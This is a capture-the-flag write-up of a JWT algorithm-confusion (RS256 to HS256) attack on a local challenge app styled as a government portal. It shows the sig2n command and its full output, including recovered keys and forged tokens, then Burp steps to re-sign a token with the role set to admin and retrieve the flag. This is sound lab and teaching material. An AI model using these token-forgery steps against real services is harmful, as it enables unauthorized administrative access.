TheITR - Writeup

1. Login (Any User) to Obtain JWT


- The landing page requests the user to login with **any ID or name**.
- On login, you receive several cookies; only one is a genuine **JWT token (auth_token)**, others are decoys/noise.

2. Discover Privilege Restriction

- Accessing admin resources (/admin) results in an **"Access Denied"** error.
- You notice no private/public key info is disclosed anywhere.

3. Manipulate the JWT Token

- **Intercept and capture two valid JWT tokens** for your normal user account.
- Example: Log in twice as the same user, saving both JWTs.
- Use the **PortSwigger sig2n tool** to generate a valid signing key and tampered token: docker run --rm -it portswigger/sig2n <token1> <token2>



```
┌──(root㉿kali)-[/home/kali]
└─# docker run --rm -it portswigger/sig2n eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyYWRzIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjIxODM2OTksImV4cCI6MTc2MjE4NzI5OX0.eXvqRegcRR-Onm6OGrO1o0PlY_GccUK4ria_7n8JKTmQcHSsAUMYWsiMhAq97ByC-6G_6zqr
3i7053kyyslfhPBY8bCNBz8vS6Oa_XJEL7j_IkjTkcGHkG1bDLoCRpwstCmOZTFFyvpDbRmWda_I2NXXBNIL--MnS4X07Y7mGivcqUA9gZoML8EBuKMqo3b3OydRAtjXSIeVqBn9qDeFSFQlSwHaM0gIOoXuhJZeAcnIkGWbFOLXr5J1tsYI1Jk2Apot0DoxNPzphHKzV4uJzMfkWfJElxYiAKGMS2WyQqTaO0QSY0s
dJtGevzwIU1UtuNJzYUTUmZ4buLZTTb9new eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyYWRzIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjIxODM2ODUsImV4cCI6MTc2MjE4NzI4NX0.XRGlKzPDGgpTtbsqxM5bxn6Eraa9xdD_pWEWTYpfUkRK3Bj3ev9kwE6QJMproSj88S3yWF_Nr-2SRZ
Ge3IL9PtXzg8nChLIKM6aU3WwRjqmN3SgtXubgnZSSEy6pH-i4TRs0fIw239qdyxmFpKMfGUFnYA5A1Wyv4xlpmBM1oa9vNIvtc15eEXyR9sj77hPGjZqsL1eqNyM-FiJbJ-GyyBMy0NP6ywyekaOR_ovzoJt0a0DLeE785XSjI2qGPA_H7UNYzCQPR4pfd74s2dlFTAToS2InWbqncQwERIUWxG8E30QuhhV5_xzFB
2mrfueZ3KP317QTufFCGisgUhUezA
Running command: python3 jwt_forgery.py <token1> <token2>

Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUJ4eDJBUjYxTVAyTXBsL2x1S3JtYQp3T1I2elJxazJpZk1JR1VaNDFsajdqMi95aXcwd3N5Y0szZXBQUm1mWjRWN0lHbmxmQnptQzJnVWJ6UUFLSG
VkCmZoeGlGVTgwT2JZbXE1a2g0M0RncFR3dURYUkJNOU1ZWGNxUU1GbkJwNm52bE92OU5nSnFHLzNRbTc3MTVvUTgKQTdqYWluanFheXZCTVBpMUQ0QzFnZFRFZzJSWVVhOG5JVlA4T2NNL0VaUFNuQ2M1N1hVL09hZXh4V1BGY2hyTwpYWXhUUmgySHhodEx3VFY5RURZTGwyOEFaTzRtZFVCUmZkREJkVGkzdlFuY
XcweFo4SitzT1VZaUlKQ2x2c0E0Ck5wK011cVJrcDQzUGp4ZitRbTd3OEcxZkpEUWl6YlZ0RXF1R1NYZzFWL3pTNnlxR2Z1ekNIaWdOT29SY1hwRkkKT3dJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiAicmFkcyIsICJyb2xlIjogInVzZXIiLCAiaWF0IjogMTc2MjE4MzY5OSwgImV4cCI6IDE3NjIyNzAxOTN9.gaFzhIQPW4ctncYE1tOL2TeVjitRhgJ7ly_FXCEnCUc
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQnh4MkFSNjFNUDJNcGwvbHVLcm1hd09SNnpScWsyaWZNSUdVWjQxbGo3ajIveWl3MHdzeWMKSzNlcFBSbWZaNFY3SUdubGZCem1DMmdVYnpRQUtIZWRmaHhpRlU4ME9iWW1xNWtoNDNEZ3BUd3VEW
FJCTTlNWQpYY3FRTUZuQnA2bnZsT3Y5TmdKcUcvM1FtNzcxNW9ROEE3amFpbmpxYXl2Qk1QaTFENEMxZ2RURWcyUllVYThuCklWUDhPY00vRVpQU25DYzU3WFUvT2FleHhXUEZjaHJPWFl4VFJoMkh4aHRMd1RWOUVEWUxsMjhBWk80bWRVQlIKZmREQmRUaTN2UW5hdzB4WjhKK3NPVVlpSUpDbHZzQTROcCtNdXFS
a3A0M1BqeGYrUW03dzhHMWZKRFFpemJWdApFcXVHU1hnMVYvelM2eXFHZnV6Q0hpZ05Pb1JjWHBGSU93SURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiAicmFkcyIsICJyb2xlIjogInVzZXIiLCAiaWF0IjogMTc2MjE4MzY5OSwgImV4cCI6IDE3NjIyNzAxOTN9.Kdtq_t2NCcVCsxor_frPLsUWkVmOu4Quvybkpyi78jQ

Found n with multiplier 3:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUFsN1NBRitSdXY4dTRoLzNQWTVNegpsYUYrUkY0MjgyS1pZQ0d6UzhoMnBMOC83ZzY4UU83ZXVTZmpGRjNmelN4K1lDTk1mclJNcm5nR3o3d0FEWD
AwCmYxN0xYRys4RXp5M2pvaGdvU1dnTnhRUFdkRnJFVVpkZEpqYXVzaVY0bzM2aHZsVVoxWWpYcW53TStwUjk0RnAKVnBMemczMmplUTZWdXYyUnI5V1IxZkdXMW5iSUd6cGlZSEZVRTBFVkJkdnczcmU5K2RHL3ZlS1FseUZCMExPYQpIeTdHYkxTQ2wxNXVsYngvQldkWk1ucFZkdm9NMGNBYktmQkFmR2c5UHdOS
TY4UWQrdC9rRXhkZ3RZV01sT3E5Clo0cUVQamJNTjludjJsMVV3TStscFhuS1lXYTJSSkhQQmprc3d5Z1J4Lzd3K1E0czFQbVdDZzFadml3ZXlqQnQKYVFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiAicmFkcyIsICJyb2xlIjogInVzZXIiLCAiaWF0IjogMTc2MjE4MzY5OSwgImV4cCI6IDE3NjIyNzAxOTN9.sE4YSoSs3aovtwQjEgFaKeSTrihBiCg8nyKDW7Pb-DQ
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQWw3U0FGK1J1djh1NGgvM1BZNU16bGFGK1JGNDI4MktaWUNHelM4aDJwTDgvN2c2OFFPN2UKdVNmakZGM2Z6U3grWUNOTWZyUk1ybmdHejd3QURYMDBmMTdMWEcrOEV6eTNqb2hnb1NXZ054UVBXZ
EZyRVVaZApkSmphdXNpVjRvMzZodmxVWjFZalhxbndNK3BSOTRGcFZwTHpnMzJqZVE2VnV2MlJyOVdSMWZHVzFuYklHenBpCllIRlVFMEVWQmR2dzNyZTkrZEcvdmVLUWx5RkIwTE9hSHk3R2JMU0NsMTV1bGJ4L0JXZFpNbnBWZHZvTTBjQWIKS2ZCQWZHZzlQd05JNjhRZCt0L2tFeGRndFlXTWxPcTlaNHFFUGpi
TU45bnYybDFVd00rbHBYbktZV2EyUkpIUApCamtzd3lnUngvN3crUTRzMVBtV0NnMVp2aXdleWpCdGFRSURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiAicmFkcyIsICJyb2xlIjogInVzZXIiLCAiaWF0IjogMTc2MjE4MzY5OSwgImV4cCI6IDE3NjIyNzAxOTN9.GqyfjbpINZkQIQDcFjbh16MaCE7RrimLhVtu5iUtL9U

┌──(root㉿kali)-[/home/kali]
└─# 
```


Generating a Malicious JWT

- The tool outputs several base64 X.509 keys and tampered JWTs.
- Identify the **first output X.509 "public" key** and its matching JWT.

Testing the Tampered JWT

- In Burp Suite Repeater:
- Send a request to /profile using the tampered JWT as the new jwt cookie.
- If the response is 200 (OK) and your account info loads, **you have found the correct key**.

Escalate Privileges



Secret

● Random secret Key Size: 128


○ Specify secret:

ID: cb821c3d-3f30-4fd4-b29d-570021db45cd

Key

```
{
    "kty": "oct",
    "kid": "cb821c3d-3f30-4fd4-b29d-570021db45cd",
    "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTU1JQk1qQU5CZ2txaGtpRz13MEJBUUVGQUFPQ
}
```

- **Copy the valid key and add it to Burp's JWT Editor Keys tab** as a new symmetric (JWK) key.
- Edit the JWT payload:
- Set role or sub to admin.
- **Sign the JWT** using this key.
- Use this token as your session cookie for admin requests.



Target: http://127.0.0.1:5000 HTTP/1

JWT: 1 - eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiAicmFkcyIsICJyb2x ...

Serialized JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiAicmFkcyIsICJyb2xlIjogImFkbWluIiwgImlhdCI6IDE3NjIxODM2OTksICJleHAiOiAxNz
YyMjcwMTkzfQ.eaG4uIphzQmF4IFAXbEYobwkuYB7XirgIuNCmnj0nY8
```

Header

```
{
    "alg": "HS256",
    "typ": "JWT"
}
```

☑ Compact JSON

Payload

```
": "rads", "role": "admin", "iat": 1762183699, "exp": 1762270193}
```

☐ Compact JSON

Signature

```
79 A1 B8 B8 8A 61 CD 09 85 E0 81 40 5D B
BC 24 B9 80 7B 5E 2A E0 22 E3 42 9A 78 F
```

Information

- Expiration Time - Tue Nov 04 2025 20:59:53 GMT+5:30
- Issued At - Mon Nov 03 2025 20:58:19 GMT+5:30

Response

```
      <p>
        <strong>
          Official Response:
        </strong>
         The requested information is sensitive and is currently classified.
        Per departmental guidelines, the information is scheduled for public
        release after review.
      </p>
      <p>
        <strong>
          Expected Release Timeline:
        </strong>
         3-5 Government Working Days (Approx. 7-10 years).
      </p>
      <p>
        The password is provided below for immediate administrative access
        only:
      </p>
      <code style="background: #eee; border: 1px solid #ccc; padding: 10px;
      display: block; margin-top: 10px; font-weight: bold;">
        DJSISACA{B@s!c_JWT_Vulner@b1l1ty}
      </code>

    </div>

    <footer>
      <p>
        This is an official portal of the Government of India. Unauthorised
        access is a punishable offence under the IT Act, 2000.
      </p>
      <p>
        Content owned and managed by the Ministry of Digital Communications &
        Records.
      </p>
    </footer>
  </body>
</html>
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	16
Response headers	5

1,962 bytes | 69 millis

Memory: 165.0MB

4. Access the Admin Panel and Get the Flag

- Send a request to /admin with your newly signed JWT.
- You now have **administrator access** and can view the admin panel and retrieve the flag.

Flag: DJSISACA{C0nfus1ion_h1_C0nfus1on_ha1_s0lu3ion_ka_p4t4_nah1}